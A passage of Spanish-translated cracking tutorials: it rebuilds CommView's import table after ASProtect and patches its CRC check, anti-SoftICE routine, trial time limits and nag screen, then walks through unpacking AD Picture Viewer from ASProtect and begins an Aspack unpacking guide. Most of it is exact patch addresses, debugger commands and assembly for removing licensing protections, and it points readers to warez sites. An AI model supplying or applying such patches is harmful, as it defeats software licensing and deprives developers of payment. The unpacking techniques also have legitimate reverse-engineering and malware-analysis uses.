MOV       ECX,[0017FFF0]                ;ecx contiene un puntero a nuestra siguiente
                                        localidad de nuestra tabla para fijat la dirección
                                        del IAT
MOV       [ECX],EDI                     ;edi siempre contiene la dirección del objetivo
                                        donde tenemos que poner la dirección de la API
ADD       DWORD PTR [0017FFF0],05       ;fijar el offset al siguiente grupo
POPAD                                   ;obtner los registros de vuelta
```

```
JMP       00195004                      ;y continuar el loop de ASProtect
1b:180065 CMP       ECX,00              ;si ecx<>0 el nombre_del_proc es un # ordinal
JNZ       00180079                      ;así nosotros vamos al procedimiento ordinal
PUSH      DWORD PTR [EAX+01]            ;para pasar el parametro correcto al procedimiento
                                        de desencripción de Asprotect, normalmente
                                        llamado rutina
CALL      0019FF08                      ;desencriptar el nombre_del_proc (*4)
PUSH      0012FDEC                      ;fijar la cadena nombre_del_proc que está
                                        desencriptada
JMP       00180014                      ;tenemos la cadena nombre_del_proc  desencriptada,                                    continuemos dentro de mi fixer
1b:180069 SUB ESI,4                     ;ESI apunta aquí al numero ordinal de exportación
                                        (*5)
PUSH      ESI                           ;fijar el puntero al ordinal, y lo copiamos dentro
                                        de la tabla
JMP       180014                        ;tenemos el ordinal, copiemoslo dentro de la tabla
```

(*1) y (*3) esta dirección 12fdf3 fue encontrada mientras moraba dentro del CALL 19ff00, es empujado con el 1 en (*3) justo antes de una llamada a las secuencias getmodulehandleA y getprocaddress.

(*2) Revisé este valor varias veces despues del CALL 19ff00, es una constante.

(*4) Esta dirección la encontré mientras miraba dnetro de los saltos originales en el IAT, algunos saltos llaman directamente a las APIS, las encriptadas siempre comienzan por empujar xxxxxx, llamando esta dirección.

(*5) El mismo método que (*1) Escribí la localidad de memoria y lo hice muy atrevido, ESI siempre es +4 despues de esta dirección en este caso. Pon un bmpb en el POPAD despues del CALL que redireccionaste, se activará cuando la copia este terminada. Finalmente vuelca tu talba para usarla despues.

PAGEIN D 500000 3ba0 (por ejemplo) solo mira dentro de la memoria desde 500000 abajo hasta que encuentres el final de la Tabla, aquí tenemos los 3 componentes necesarios para reconstruir la Tabla de Importación de commview, el nombre_del_proc o numero ordinal, el nombre de su dll y la dirección del objetivo para copiar la dirección importada.

Shortcut para probar tu commview volcado:

Si eres perezoso, tienes aquí el resultado final: la Tabla volcada con el reconstructor añadido en el final. Solo toma tu commview volcado, tienes que realinearlo para que los offset del RVA = a los offsets raw, agregar una nueva sección (longitud = 3c0e) en el final del objetivo, pegar este archivo en la nueva sección y cambiar el punto de entrada del commview en 530b45 (130b45 en procdump, la imagenbase es en 400000) y ver que está pasando con softice, todo está explicado en las siguientes lineas.

4)Fijando el Reconstructor

Ahora que tienes tu Tabla volcada y tu commview volcado, necesitamos agregar esta Tabla en el final de tu objetivo volcado, para facilitar tu trabajo el commview volcado debe tener los offsets RVA correspodiendo con los offsets raw, usa pe-editor para agregar una nueva sección con 4000 de longitud, aquí están los resultados:

para las secciones:

Tu tabla volcada consiste de casi 500 grupos de tres numero : nombre de modulo, nombre de procedimiento u ordinal y direcciones para copiar el resultado.

Tengo que códificar un reconstructo en el final de la tabla volcada:

Globalmente toma los primeros 2 números: nombre del módulo y nombre del proc/ ordinal, usa getmodulenameA y getprocaddress para obtener la dirección de la función en memoria y copia esta direccion en commview, aquí está el listado completamente explicado.

```
00530AE7                db  4Fh ; O  AQUÍ ESTÁ EL ÚLTIMO MIEMBRO DE TU TABLA VOLCADA,
                                 ves openSCManagerA,
00530AE8                db  70h ; p  advapi32.dll y 004e3994 es la última dirección
                                 para copiar dentro de commview,
00530AE9                db  65h ; e  4e3994 corresponde al último thunk del IAT original
                                 de commview.
00530AEA                db  6Eh ; n
```

```
00530AEB                 db  53h ; S
00530AEC                 db  43h ; C
00530AED                 db  4Dh ; M
00530AEE                 db  61h ; a
00530AEF                 db  6Eh ; n
00530AF0                 db  61h ; a
00530AF1                 db  67h ; g
00530AF2                 db  65h ; e
00530AF3                 db  72h ; r
00530AF4                 db  41h ; A
00530AF5                 db    0 ;
00530AF6                 db  61h ; a
00530AF7                 db  64h ; d
00530AF8                 db  76h ; v
00530AF9                 db  61h ; a
00530AFA                 db  70h ; p
00530AFB                 db  69h ; i
00530AFC                 db  33h ; 3
00530AFD                 db  32h ; 2
00530AFE                 db  2Eh ; .
00530AFF                 db  64h ; d
00530B00                 db  6Ch ; l
00530B01                 db  6Ch ; l
00530B02                 db    0 ;
00530B03                 db  94h ; ö
00530B04                 db  39h ; 9
00530B05                 db  4Eh ; N
00530B06                 db    0 ;
00530B07 unk_530B07      db    0 ;                ; DATA XREF: comienzo+85 o
00530B08                 db    0 ;
00530B09                 db    0 ;
00530B0A                 db    0 ;
00530B0B                 db    0 ;
00530B0C                 db    0 ;
00530B0D                 db    0 ;
00530B0E                 db    0 ;
00530B0F                 db    0 ;
00530B10                 db    0 ;
00530B11                 db    0 ;
00530B12                 db    0 ;
00530B13                 db    0 ;
00530B14                 db    0 ;
00530B15                 db    0 ;
00530B16                 db    0 ;
00530B17                 db    0 ;
00530B18                 db    0 ;
00530B19                 db    0 ;
00530B1A                 db    0 ;
00530B1B                 db    0 ;
00530B1C                 db    0 ;
00530B1D                 db    0 ;
00530B1E                 db    0 ;
00530B1F                 db    0 ;
00530B20 dword_530B20    dd 0                     ; DATA XREF: comienzo+AC w
00530B20                                          ; comienzo+B9 r
00530B24                 db    0 ;
00530B25                 db    0 ;
00530B26                 db    0 ;
00530B27                 db    0 ;
00530B28 adr_lstrlen     dd 0                     ; DATA XREF: comienzo+18 w
00530B28                                          ; comienzo+32 r ...
00530B2C                 db    0 ;
00530B2D                 db    0 ;
```

```
00530B2E                 db    0 ;
00530B2F                 db    0 ;
00530B30                 db    0 ;
00530B31 aLstrlen        db 'lstrlen',0        ; DATA XREF: comienzo+C o ;Escribir lstrlen
para recuperar está dirección de procedimiento en tu reconstructor.
00530B39                 align 4
00530B3C lpProcName      dd 0                    ; DATA XREF: comienzo+2C w
00530B3C                                         ; comienzo+51 r ...
00530B40 current         dd 0                    ; DATA XREF: comienzo+22 w
00530B40                                         ; comienzo+27 r ...
00530B44                 db    0 ;
00530B45
00530B45 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R U T I N A ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
00530B45
00530B45 ; este programa usa una tabla pegada arriba:
00530B45 ; <nombredelproc>0<nombredelmódulo/ordinal de exportación >0<dirección para copiar
en la Tabla Thunk de Importación>
00530B45 ; obtiene las direcciones reales para poner en la Tabla Thunk
de Importación de la Aplicación
00530B45
00530B45                 public start
00530B45 start           proc near
00530B45                 mov     eax, offset aKernel32_dll ; obtiene un offset a
kernel.dll, en el inicio de la tabla
00530B4A                 push    eax             ; lpModuleName
00530B4B                 call    ds:GetModuleHandleA
00530B51                 push    offset aLstrlen ; obtiene offset a la cadena lstrlen
00530B56                 push    eax             ; hModule
00530B57                 call    ds:GetProcAddress
00530B5D                 mov     ds:adr_lstrlen, eax
00530B62                 mov     eax, offset aGetcurrentthre ; posiciona el offset en
el comienzo de la tabla
00530B67                 mov     ds:current, eax ; es un nombredeproc, lo guardamos
                                                   temporalmente
00530B6C
00530B6C loc_530B6C:                             ; CODE XREF: comienzo+8F j
00530B6C                 mov     eax, ds:current
00530B71                 mov     ds:lpProcName, eax ; guardar este offset de nombredeproc
en el lugar correcto
00530B76                 push    eax
00530B77                 call    ds:adr_lstrlen  ; calcular la longitud de la
cadena nombredeproc
00530B7D                 cmp     eax, 1          ; es un ordinal de importación?
00530B80                 jz      short loc_530BDB ; ir al tratamiento del ordinal
00530B82                 inc     eax
00530B83                 add     ds:current, eax ; ajustar el offset actual a la siguiente
cadena
00530B89                 mov     ebx, ds:current ; ahora es un nombredemódulo,
obtenemos la dirección
00530B8F                 push    ebx             ; lpModuleName
00530B90                 call    ds:GetModuleHandleA ; calculatar el manipular
de nombredemódulo para getprocaddress
00530B96                 push    ds:lpProcName   ; obtener el nombredeproc previo para
calcular la dirección real
00530B9C                 push    eax             ; hModule
00530B9D                 call    ds:GetProcAddress
00530BA3                 nop
00530BA4
00530BA4 loc_530BA4:                             ; CODE XREF: comienzo+C7 j
00530BA4                 mov     ebx, eax        ; guardar el nombredeproc para la
tabla de importación en ebx
00530BA6                 push    ds:current
```

```
00530BAC                 call    ds:adr_lstrlen  ; calculatar la longitud del
nombredemódulo
00530BB2                 inc     eax
00530BB3                 add     ds:current, eax ; actualizar el offset actual, ahora
apunta a la dirección de la Tabla Thunk de Importación de la aplicación
00530BB9                 mov     ecx, ds:current
00530BBF                 mov     eax, [ecx]      ; obtener la dirección de la aplicación
00530BC1                 mov     [eax], ebx      ; guardar la dirección del nombredeproc en la Tabla Thunk de Importación
00530BC3                 add     ds:current, 5   ; actualizar el offset actual para
que apunte al siguiente nombredemódulo
00530BCA                 cmp     ds:current, offset unk_530B07 ; Estamos en el final
de la tabla?
00530BD4                 jl      short loc_530B6C ; repetir a la siguiente dirección
de la Tabla de Importación
00530BD6                 jmp     loc_4DE384      ; Saltar al PE de la aplicación
00530BDB ; ---------------------------------------------------------------------------
00530BDB
00530BDB loc_530BDB:                             ; CODE XREF: comienzo+3B j
00530BDB                 xor     edx, edx
00530BDD                 mov     ecx, ds:lpProcName ; obtener el offset del ordinal
de importación
00530BE3                 mov     dl, [ecx]       ; obtener el número ordinal
00530BE5                 inc     eax
00530BE6                 add     ds:current, eax ; actualizar el offset actual para que
apunte al nombredemódulo
00530BEC                 mov     eax, ds:current
00530BF1                 mov     ds:dword_530B20, edx ; guardar el ordinal
00530BF7                 push    eax             ; lpModuleName
00530BF8                 call    ds:GetModuleHandleA ; obtener el manipulador del
nombredemódulo
00530BFE                 mov     edx, ds:dword_530B20 ; recuperar el ordinal exportado
del nombredeproc
00530C04                 push    edx             ; lpProcName
00530C05                 push    eax             ; hModule
00530C06                 call    ds:GetProcAddress ; obtener la dirección del ordinal
exportado,
kernel32
comparestringa es 25 por ejemplo
00530C0C                 jmp     short loc_530BA4 ; guardar la dirección de nombredeproc
para la Tabla de Importación en ebx
00530C0C start           endp
00530C0C
00530C0C
```

Cuando termines, arma SoftICE con un bpx getversion, lanza commview (desde su directorio original) en el 3er golpe, haz un bpx en 530b45 para que puedas chequear si trabaja el reconstructor. Si todo va bien, el reconstructor debe generar direcciones de API validas hasta la ultima dirección de commview en 4e3994.

Trabaja, felicitaciones, has construido una Falsa Tabla de Importación dentro de tu commview. volcado

Cuando el reconstructor termina su trabajo, salta al Punto de Entrada de commview 4de384.

```
Saldrá directamente, porque hay un chequeo CRC, tenemos que parchear este codigo dentro del commview volcado;
004DE3B9                 call    sub_4524A0
004DE3BE                 mov     eax, [ebp+var_10]
004DE3C1                 call    sub_465118
004DE3C6                 cmp     eax, 6F200h
004DE3CB                 jz      short loc_4DE3D2 <- parchear a jmp 4de3d2
004DE3CD                 call    sub_403BB4
```

No olvides una cosa, aún hay un truco anti SoftICE. Reactiva el bpx createfilea, haz "d esp->4"; presiona F12 cuando llega, entonces invierte el jz que sigue.

Lanzalo de nuevo, ahora está trabajando y estas listo para continuar revirtiendo este invalido exe con tiempo de prueba.

5) Qué queda para crackear?

Ahora termina el trabajo real, podemos parchear lo que se querramos. Te daré los parches facilmente, solo porque esta sección no fue la parte principal de mi ensayo, esto seguramente te salvara de algun trabajo. Para terminar su agonia, terminamos con:

```
-Rutina Anti SoftICE : una tipica, justo despues del bien conocido createfileA :

0046573E                call    sub_406D0C (createfileA con driver de SICE como argumento)
00465743
00465743 crack5:
00465743                cmp     eax, 0FFFFFFFFh es cargado?
00465746                jz      short loc_465750 <- parchear esto a jump
00465748                push    eax
00465749                call    sub_406CEC
0046574E                mov     bl, 1

-El limite de Tiempo: usualmente lo encuentras despues de un bpx a getlocaltime, y
rastreando despues.

004D8D5B                call    sub_44EB74 ; este call contiene una llamada a getlocaltime
004D8D60
004D8D60 loc_4D8D60:                            ; CODE XREF: sub_4D899C+386 j
004D8D60                mov     eax, ds:dword_4E051C
004D8D65                cmp     byte ptr [eax], 0 ;Está terminado el tiempo del trial?
004D8D68
004D8D68                jnz     short loc_4D8DB8 <- fuerza esto a jump
004D8D6A                mov     eax, ds:dword_4E0378

otro lugar:

004D8D60 loc_4D8D60:                            ; CODE XREF: sub_4D899C+386 j
004D8D60                mov     eax, ds:dword_4E051C
004D8D65                cmp     byte ptr [eax], 0
004D8D68
004D8D68 crack4:                                ; Tiempo limite, fuerzalo a jump
004D8D68                jmp     short loc_4D8DB8

y también:
00489688 crack6:                                ; arreglo para el tiempo de prueba,
                                                parchealo a jump
00489688                jmp     short loc_48968E
0048968A ; ---------------------------------------------------------------------------
0048968A                mov     byte ptr [ebp-1], 1
0048968E
0048968E loc_48968E:                            ; CODE XREF: sub_4894A0+72 j
0048968E                                        ; sub_4894A0+7C j ...
0048968E                cmp     [ebp+var_1], 1
00489692                jnz     short crack7    ; Arreglo al tiempo de prueba
00489694                mov     ds:byte_4E1C19, 1
0048969B
0048969B crack7:                                ; CODE XREF: sub_4894A0+1F2 j
0048969B                mov     eax, 120020h    ; arreglo al tiempo de prueba, fuerza
                                                  este valor y nopea
004896A0                nop
004896A1                mov     ds:byte_4E1C1A, 1

otros parches, de otra forma, sale aleatoriamente
```

```
004DA57C                 mov     eax, ds:dword_4E02EC
004DA581                 cmp     byte ptr [eax], 1
004DA584
004DA584 crack9:
004DA584                 jmp     short loc_4DA5AB ;parchalo a jump
004DA586 ; ---------------------------------------------------------------------------
004DA586                 call    sub_4D03AC
004DA58B                 lea     ecx, [ebp-4]
```

```
004D8F3B loc_4D8F3B:                             ; CODE XREF: CODE:004D8F11 j
004D8F3B                 call    sub_4894A0
004D8F40                 test    al, al
004D8F42
004D8F42 crack10:
004D8F42                 jmp     short loc_4D8F7D ;parchalo a jump
004D8F44 ; ---------------------------------------------------------------------------
004D8F44                 mov     eax, ds:dword_4E02EC
004D8F49                 cmp     byte ptr [eax], 1
```

```
call    sub_4894A0
004DA8D9                 test    al, al
004DA8DB
004DA8DB crack11:                                ; parchalo a nop
004DA8DB                 nop
004DA8DC                 nop
004DA8DD                 call    sub_4D085C
004DA8E2                 retn
```

-mitad de los paquetes desplegados: una forma facil con IDA, solo encuentra la referencia a la cadena:

```
0048B5A4                 push    offset loc_48BB1C
0048B5A9                 push    dword ptr fs:[eax]
0048B5AC                 mov     fs:[eax], esp
0048B5AF                 cmp     byte ptr [ebx+5Fh], 0
0048B5B3
0048B5B3                 nop ; nopea esos para que nunca salte a 48b5c2, adivinas por que?
0048B5B4                 nop
0048B5B5                 lea     edx, [ebp-14h]
0048B5B8                 mov     eax, [ebx+22h]
0048B5BB                 call    sub_48A7C0
0048B5C0                 jmp     short loc_48B5CF
0048B5C2 ; ---------------------------------------------------------------------------
0048B5C2                 lea     eax, [ebp-14h]
0048B5C5                 mov     edx, offset aDataThisEvalua ; "DATA:THIS EVALUATION VERSION
                         DISPLAYS O"...
0048B5CA                 call    sub_403E08
```

tienes 2 lugares mas para hacer lo mismo, encuentralos y corrige el *bug*.

-La molesta nag cuando sales de commview: la encontre despues de un bpx to createwindowsexa, tienes que presionar F12 un monton de veces para encontrar esta rutina:

```
00459718 loc_459718:                             ; CODE XREF: sub_45969C+6C j
00459718                                         ; sub_45969C+70 j
00459718                 mov     eax, [ebp+var_C]
0045971B                 mov     edx, [eax]
0045971D                 nop <- Tienes que nopear este call para evitar la nag
0045971E                 nop
0045971F                 nop
00459720                 nop
00459721                 nop
```

```
00459722                nop
00459723                mov     [ebp-8], eax
00459726                xor     eax, eax
00459728                pop     edx
00459729                pop     ecx
0045972A                pop     ecx
0045972B                mov     fs:[eax], edx
0045972E                push    offset loc_459743
00459733
00459733 loc_459733:                            ; CODE XREF: CODE:00459741 j
00459733                mov     eax, [ebp+var_C]
00459736                call    sub_403024
0045973B                retn
```

Ahora puedes disfrutar tu nuevo portsniffer, auto reconstruido por él mismo, justo como debería ser siempre.

Notas Finales

Necesito tu reatroalimentación sobre este ensayo, asi que escribe tus comentarios en el msgboard : http://www.insidetheweb.com/mbs.cgi/mb155985

Puedes unirte a todos los forums de reversers en sandman, donde tuve esta idea: http://www.insidetheweb.com/mbs.cgi/mb628842

O en el msgboard de fravia, para intermedios y avanzados: http://www.insidetheweb.com/mbs.cgi/mb155985

Gracias a Eternal Bliss ,r!sc y SV por su trabajo preliminar en este interesante objetivo.

+Tsehp

Ob Duh

No te molestaré explicando que deberias comprar este programa objetivo si intentas usarlo por un periodo mas largo que el permitido. Deberias ROBAR este software en cambio? no necesitas crackear su esquema de protección del todo: lo encontrarás en la mayoria de Sites de Warez, completo y ya registrado, adiós, no regreses.

Estas muy dentro de reverser's page de ingerieria inversa, escoge tu camino hacia afuera:

red homepage red links red search_forms red +ORC red how to protect red academy database
red reality cracking red how to search red javascript wars
red tools red anonymity academy red cocktails red antismut CGI-scripts red mail_reverser
red Is reverse engineering legal?

Desempacando archivos empacados/protegidos con el nuevo ASProtect
Un tutorial traido a ti el 17 de Julio - por Predator [PC/pGC]
Traducido por ^[G]oLe[E]^

Hola allí!!! Antes les expliqué como podían parchear un programa inline, que estaba empacado con ASProtect. Poco tiempo después que mi tutorial salió a luz, el autor de ASProtect actualizó su programa por lo que mi tutorial se hizo obsoleto. Por un largo periodo de tiempo, el nuevo ASProtect no fue vencido. La única solución fue el MemPatch Server (c) de Ivanopulo, pero es una herramienta privada. Entonces, como hacemos los crackers para tratar con esta nueva versión de aspr? y tengo la respuesta, y te la mostrare en este tutorial.

PROGRAMA OBJETIVO: AD Picture Viewer v1.32
http://abroaddesign.hypermart.net/picview/picview.zip

Bueno, ahora nuestra misión es desempacar un programa objetivo que ha sido empacado con ASProtect - y el archivo desempacado debe ejecutarse perfectamente. Para lograr este resultado, tenemos que ir a través de los siguientes pasos:

- Localizar el "Original Program Entry Point" (Punto de Entrada Original del programa, referido de ahora en adelante como OEP)
- Descargar el programa completo de la memoria.
- Arreglar el PE para que corra en lugar de cerrarse.

Por favor, lee para una descripción detallada de como hacer esto.

Localizando el OEP - Punto de Entrada Original del Programa

[MI IDEA] Basicamente, trabaja así. Pensé que los bytes en el OEP serian desempacados/tratados primero y antes de los otros bytes, por el esquema de desempaquetado del ASPR. Estaba en lo correcto :) -- ejecuté un programa, escribí/recordé una dirección (cualquier RVA, eso es todo) y fije un BPM en él. Cuando ASPR lee/escribre a este RVA por primera vez, bpmX en la linea de código que hizo eso y re-ejecutamos la aplicación otra vez. Noté que los primeros bytes vistos que escribió, fue a la RVA del OEP! ----- Fui desafortunado, estaba en algo como un 'trance' mientras hacia esto y tengo miedo porque ya olvidé el proceso -exacto- . Sin embargo, con la forma descrita abajo, el OEP no debería ser difícil de encontrar, quiza mas fácil. Y Adivino que iré en trance de nuevo y encontraré lo que hice antes.. LOL.

[DECIR QUE] Quiza si has tratado, encontrarás que rastrear desde el punto de entrada del archivo empacado no es buena idea ya que tomaría horas y horas. Entonces, como demonios localizamos el OEP? no es tan complicado una vez que sabes como hacerlo.

[HAGAMOSLO] Lo primero con lo que hay que tratar es cuando corremos el programa, hay un malintecionado chequeo de SoftICE. Olvidemoslo rapidamente y descarguemos el IcePatch (gran herramienta) de http://protools.cjb.net/ por ejemplo. Si no sabes como usar esta herramienta, no me preguntes, lee el readme o algo. Okas, no mas chequeos de SoftICE. que sigue?

Vamos a escribir el RVA de algun código desempacado, en cualquier parte. Ejecutamos PicView, vamos al menú '?' y clickeamos en 'About'. Ahora entra a SoftICE, y fija un bpx en la API 'ShowWindow' (bpx ShowWindow). Ahora cierra el about, y softice aparecera -presiona F12 hasta que estes en el código de PicView. La dirección que escribí para mi, era "449EEE" y tu puedes hacerlo también. Okas, no salgas del SoftICE todavia, escribe: BPM <La_RVA_que_escribiste>. Por ejemplo, si estas usando la misma RVA que yo, sería: BPM 449EEE. Ahora cierra PicView y ejecutalo de nuevo. SoftICE hará un break (por supuesto) - ahora sigue estas instrucciones de forma exacta: Presiona F5 7

veces. Una vez que hiciste esto, presiona F12 2 veces. Ahora aterrisaras en la siguiente pieza de código y por favor, recuerda que casi 100% seguro que el RVA será diferente en tu computadora, ya que al parecer, ASPR usa RVA´s aleatorios :) - Code snippet:

0167:0059D51C	EB13	JMP 0059D531
0167:0059D51E	E9F505FFFF	JMP 0058DB18
0167:0059D523	66B80E00	MOV AX,000E
0167:0059D527	E8D4F1FFFF	CALL 0059C700
0167:0059D52C	E88308FFFF	CALL 0058DDB4
0167:0059D531	8B4508	MOV EAX,[EBP+08]
0167:0059D534	8D4818	LEA ECX,[EAX+18]
0167:0059D537	8B4508	MOV EAX,[EBP+08]
0167:0059D53A	8B10	MOV EDX,[EAX]
0167:0059D53C	8B4508	MOV EAX,[EBP+08]
0167:0059D53F	8B401C	MOV EAX,[EAX+1C]
0167:0059D542	*E85DF7FFFF*	*CALL 0059CCA4*
0167:0059D547	5F	POP EDI
0167:0059D548	5E	POP ESI
0167:0059D549	5B	POP EBX
0167:0059D54A	59	POP ECX
0167:0059D54B	59	POP ECX
0167:0059D54C	5D	POP EBP
0167:0059D54D	C20400	RET 0004

Ahora, rastrea la llamada (F8) en la dirección 59D542 (de nuevo: la dirección en tu computadora será *diferente)* - y rastrea un poco (F10). Muy pronto verás la siguiente línea de código: 8B45F8 MOV EAX,[EBP-08]

Ahora, pasa a través de esa línea de código y mira EAX - contiene el OEP, eso es baby! para este objetivo, el OEP = 4E3DF8

Volcado de Memoria

Okas, así que sobreviviste a la parte 1. Ahora movamos nuestros traseros a la parte 2.

Volcamos 2 archivos separados, y vamos a usar IceDump (obtenlo en protools, para la URL ve arriba en este tutorial). El archivo 1 será la imagen entera y el archivo 2 será la Tabla de Importación intacta. Despues los uniremos e iremos al paso 3.

Enciende ProcDump y corre el PE-Editor sobre PicView.exe. Tendrás que recordar el RVA de la Imagien base y el tamaño de la imagen por ahora. Okas, ahora tienes que correr PicView de nuevo y hacer que SoftIce rompa en el OEP. Una forma posible de hacer esto, es algo así:

1. Hexedita PicView.exe y en el Punto de Entrada, pon un byte nuevo (CCh) y recuerda el antiguo (en este caso, 60h).
2. Escribe bpint 3 en SoftICE - y ahora ejecuta PicView y SoftICE lo romperá. Escribe "EB EIP 60" para restaurar el byte original.

3. Escribe: BPM <Dirección_del_OEP> X. para este objetivo, sería: BPM 4E3DF8 X. Ahora presiona F5 y SoftICE romperá en el OEP!

Okas, volquemos la imagen ahora. Si usas una versión antigua de IceDump, escribe en SoftICE: pagein d <RVA_de_la_imagenbase> <Tamaño_de_la_imagenbase> <nombre_del_archivo>.
Para este objetivo especifico, la línea de comando sería: pagein d 400000 144000 c:\temp\image.exe
Pero por supuesto, si ejecutas el nuevo IceDump, tendrás que remplazar "pagein d" por "/dump"

Ahora la parte 2 del paso 2: Descargamos la Tabla de Importación intacta. Primero ve el editor PE del ProcDump de nuevo (no lo cerraste, o sí?) y haz click en "sections". La sección ".idata" es la que nos interesa, y lo que queremos saber es el RVA de .idata y el tamaño virtual de él. Para este objetivo, el RVA = E9000 y el vsize (tamaño virtual) = 3000.

Okas, descarguemos la tabla entonces! limpia los breakpoints del SICE y escribre: bpx LoadLibraryA (ya que este es una de las API´s que ASProtect tiene que usar para inicializar la Tabla Real de Importación). Ahora ejecuta PicView de nuevo y SoftICE romperá. Presiona F12, ahora estas en algún código de ASProtect. Descarga la Tabla de importación escribiendo: pagein d <RVA_del_idata+RVA_de_la_imagenbase> <Tamaño_del_idata> <nombre_del_archivo> (si usas un IceDump nuevo, reemplaza "pagein d" con "/dump"). --- Para este ejemplo, la línea de comando vendría a ser: pagein d 4E9000 3000 c:\temp\idata.dat

Ahora el paso 3 de la parte 2: tenemos que fusionar el exe descargado la Tabla de Importación intacta. En mi opinión, la mejor forma de hacerlo es usando Hex Workshop (www.hexworkshop.com) y abrir nuetro "imagen.exe". Ahora ve al offset de .idata el que en nuestro ejemplo es: E9000. Selecciona el mismo numero de bytes como el tamaño de nuestra nueva Tabla de Importación (en nuestro ejemplo: 3000) usando Shift y PageDown/Las Flechas del Cursor o algo... y vamos a: "File -> Replace by file" y seleccionamos el archivo "idata.dat" . Ahora, los bytes en image.exe serán actualizados por idata.dat. Fusión Completada!

Ultimo paso: editar el encabezado PE para que el programa se ejecute y no se cierre

Sientes como nos estamos acercando al final de este Tutorial? Bien, espero que sea así porque mis dedos comienzan a doler ;)

Necesitamos hacer algunos cambiós al nuevo imagen.exe usando el PE-Editor del ProcDump. Cargamos imagen.exe en él. Lo primero a cambiar es el PEP. Recuerdas que escribiste el OEP? Ahora resta la imagenbase de él (usualmente 400000, ve ProcDump) y has obtenido el Punto de Entrada que debes ingresar en ProcDump. Para este programa sería: 4E3DF8 - 400000 = E3DF8 = Punto de Entrada.

Segundo, haz click en "directory" y cambia el RVA (no el tamaño, solo el RVA) de la Tabla de Importación (de nuevo, en este ejemplo: E9000). Presinoa OK y ahora entra a "Sections". Para ser capaz de desensamblar el archivo desempacado, comienza por editar la sección "CODE" (bien, la primera sección del archivo y en este caso, es CODE (código)) y cambia las Caracteristicas de Sección de C0000040 a E0000060. Ahora, el PSize debe ser hecho Igual al VSize y el Offset debe ser hecho igual al RVA -- Esto es debido al hecho de que el archivo ahora está desempacado y comenzamos a descargar la imagen del RVA 400000. Así, en este ejemplo, para la sección CODE, el PSIZE == VSIZE == E3000. Ademas, el OFFSET == RVA == 1000. Ahora presiona OK. Aquí vienen las malas noticias (Oh bueno.. no tan malas) : Tienes que hacer esto para cada sección que tenga el archivo, esto también significa hacerlo para .DATA y .ASPR etc. Siempre copia el VSIZE sobre el PSIZE y despues de eso, copia el RVA sobre el OFFSET. Una vez hayas terminado todo, presiona OK. Presiona OK otra vez y puedes salir tranquilamente del ProcDump.

Hey, estamos hechos!! trata de correr el archivo desempacado (imagen.exe) - correra perfectamente, no hay problema - y puedes desensamblarlo.

Otra vez ASProtect está completamente muerto. Maldita sea, cuantas veces tenemos que aclararle a los autores de software que las protecciones comerciales ya hechas son una porqueria y realmente apestan.

Bien, estoy un poco cansado ahora.. por lo tanto, dejare de escribir - pero primero quiero saludar y darle creditos a R!sc

Karpoff Spanish Tutor

Programa:	**Aspack.exe**

PROTECCION:	El archivo está enpacado y no puede ser editado		
Descripcion:	Tal tal tal		
Dificultad:	Si sigues bien los pasos es fácil, pero hay que aprender, no copiar		
DOWNLOAD:	http://xxxx		
Herramientas:	Softice, editor de encabezado PE (recomiendo Procdump)		
CRACKER:	R!SC	**FECHA:**	../../....

INTRODUCCION

Algo de teoría

Un compresor o encriptador de archivos PE (portable executable) tiene que agregarle al exe comprimido/encriptado el código descompresor/desencriptador. Si encripta/comprime la tabla de importaciones, tiene también que cargarla (punto de ataque). También, mientras el exe se carga, tiene que tener suficiente memory reservada para descomprimir/desencriptar el código/datos (más un bit de más para su propio código(y por ahí más, para los datos comprimidos)). No sabemos el tamaño del programa en sí, pero mirando a la cabecera podemos obtener el tamaño del proceso, que será lo suficientemente amplio para que el proceso se cargue/desempaque en ella y corra.

Yo, cuando desempaco un archivo, trato de detectar la tabla de importaciones antes de que sea iniciada, la vuelco a disco (dump), después traceo hasta el punto de entrada original y vuelco también el resto del proceso. Los pego juntos, y luego arreglo la cabecera y trabajo hecho. Algunos packers, dejan los segmentos en la cabecera, haciendo que encontrar la dirección virtual para la tabla de importaciones realmente fácil, otros "desaparecen" las secciones para crear una vacía para desempacar los datos comprimidos, y una última sección conteniendo su propia tabla de importación, ícono, código de desempaque, etc... Es un trabajo fácil, pero se necesita un acercamiento diferente, que será probablemente cubierto en el número dos de estos tutoriales.

AL ATAKE

Primera parte

Ensuciándonos las manos.

Bien, prendomos el editor PE del ProcDump y saquémosle algo de información a nuestro blanco. Queremos el tamaño del proceso y si es posible, el yamño y dirección virtual de la tabla de importaciones. Por suerte, en este archivo, cada sección ha sido dejada intacta.

Así verás en el editor PE:

Size of image : 00079000 ; Cuanta memoria reservar para este archivo pe

Image Base : 00400000 ; bah

.idata

Virtual Size : 00002000 ; tamaño de idata en la memoria

Virtual Offset : 00046000 ; Dirección virtual de idata (+Image Base == 00446000)

.rdata

Virtual Size : 00001000

Virtual Offset : 00049000

Bueno, será un mal momento para decir esto, pero me cago en esto. La tabla de importaciones podría estar en .idata, or en .rdata. Mirando sus tamaños, pondría mi dinero por .idata.

Parte 2

Volcando una virgen (la tabla de importaciones:)

Prendamos el Frogsice, ya que esta versión de .aspr tiene algo de trucos anti-softice. Ponemos un bpx en LoadLibraryA, and run aspack.exe..... Cuando Sice salte, chequea la memoria en 446000 y 449000, para ver si la tabla de importaciones ha sido desempacada.

:bpx loadlibrarya

Break due to BPX KERNEL32!LoadLibraryA

Break due to G

:dd 446000 l 40

0030:00446000 00000000 00000000 00000000 0004669C .....f..

0030:00446010 0004612C 00000000 00000000 00000000 ,a.....

0030:00446020 000468B6 000461AC 00000000 00000000 .h...a.....

0030:00446030 00000000 000468D0 000461B4 00000000 .....h...a.....

Bien!!, 446000 no son todos ?? ?? ?? ??, lo que significa que ya ha sido desempacada! Y las mejores noticias son que se ve exactamente como lo que buscamos. Los descriptores_de_importacion_de_imagen, una estructura de 5 palabras (words, de 2 bytes) conteniendo los punteros a el primer_thunk, , y primer_thunk_original. (por supuesto, no en ese orden). Sigue la parte aburrida:

¿Cual es el formato de los descriptores_de_importacion_de_imagen? Bueno, contienen 5 dobles palabras (dword, 4 bytes), y.... sigue leyendo.

Dd offset del primer_thunk_original

Dd estampa de tiempo y fecha

Dd forwardchain

Dd offset del nombre_de_librería

Dd offset primer_thunk

